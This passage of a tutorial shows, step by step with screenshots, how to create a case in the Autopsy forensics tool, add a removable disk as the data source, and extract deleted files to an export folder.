
Step 2: Now create on New Case.



Step 3: Enter the New case Information and click on Next Button.


A screenshot of the 'New Case Information' dialog box. The window has a title bar with 'New Case Information' and a close button. On the left, there is a 'Steps' section with a list: '1. Case Info' and '2. Additional Information'. The main area is titled 'Case Info' and contains the text 'Enter New Case Information:'. Below this, there are four input fields: 'Case Name:' with the text 'kes', 'Base Directory:' with the text 'C:\Users\Kes\Desktop', 'Case Type:' with radio buttons for 'Single-user' (selected) and 'Multi-user', and 'Case data will be stored in the following directory:' with the text 'C:\Users\Kes\Desktop\kes'. A 'Browse' button is next to the 'Base Directory' field. At the bottom, there are five buttons: '< Back', 'Next >', 'Finish', 'Cancel', and 'Help'.

Step 4: Enter the additional Information and click on Finish.




The 'New Case Information' dialog box is shown. It has a title bar with a close button. On the left, a 'Steps' pane lists '1. Case Info' and '2. Additional Information' (which is selected). The main area is titled 'Additional Information' and contains the section 'Optional: Set Case Number and Examiner'. It has two text input fields: 'Case Number' with the value '1' and 'Examiner' with the value 'kes'. At the bottom, there are five buttons: '< Back', 'Next >', 'Finish' (highlighted in blue), 'Cancel', and 'Help'.

Step 5: Now Select Source Type as Local disk and Select Local disk form drop down list and click on Next.




The 'Add Data Source' dialog box is shown. It has a title bar with a close button. On the left, a 'Steps' pane lists '1. Enter Data Source Information' (selected), '2. Configure Ingest Modules', and '3. Add Data Source'. The main area is titled 'Enter Data Source Information wizard (Step 1 of 3)'. It contains several controls: a dropdown for 'Select source type to add:' with 'Local Disk' selected; a dropdown for 'Select a local disk:' with 'Removable Disk (G:): 7.4 GB' selected; a dropdown for 'Please select the input timezone:' with '(GMT +5:30) Asia/Calcutta' selected; and a checkbox labeled 'Ignore orphan files in FAT file systems (faster results, although some data will not be searched)' which is currently unchecked. At the bottom, there is a text instruction: 'Press 'Next' to analyze the input data, extract volume and file system data, and populate a local database.' Below this are five buttons: '< Back', 'Next >' (highlighted in blue), 'Finish', 'Cancel', and 'Help'.


Step 6: Click on Next Button.




Step 7: Now click On Finish.




Step 8: Now Autopsy window will appear and it will analyzing the disk that we have selected.




Step 9: All files will appear in table tab select any file to see the data.




Step 10: Expand the tree from left side panel to view the document files.




Step 11: To recover the file, go to view node-> Deleted Files node , here select any file and right click on it than select Extract Files option.



Step 12: By default Export folder is choose to save the recovered file.




Sep 13 : Now Click on Ok.




Step 14: Now go to the Export Folder to view Recover file.

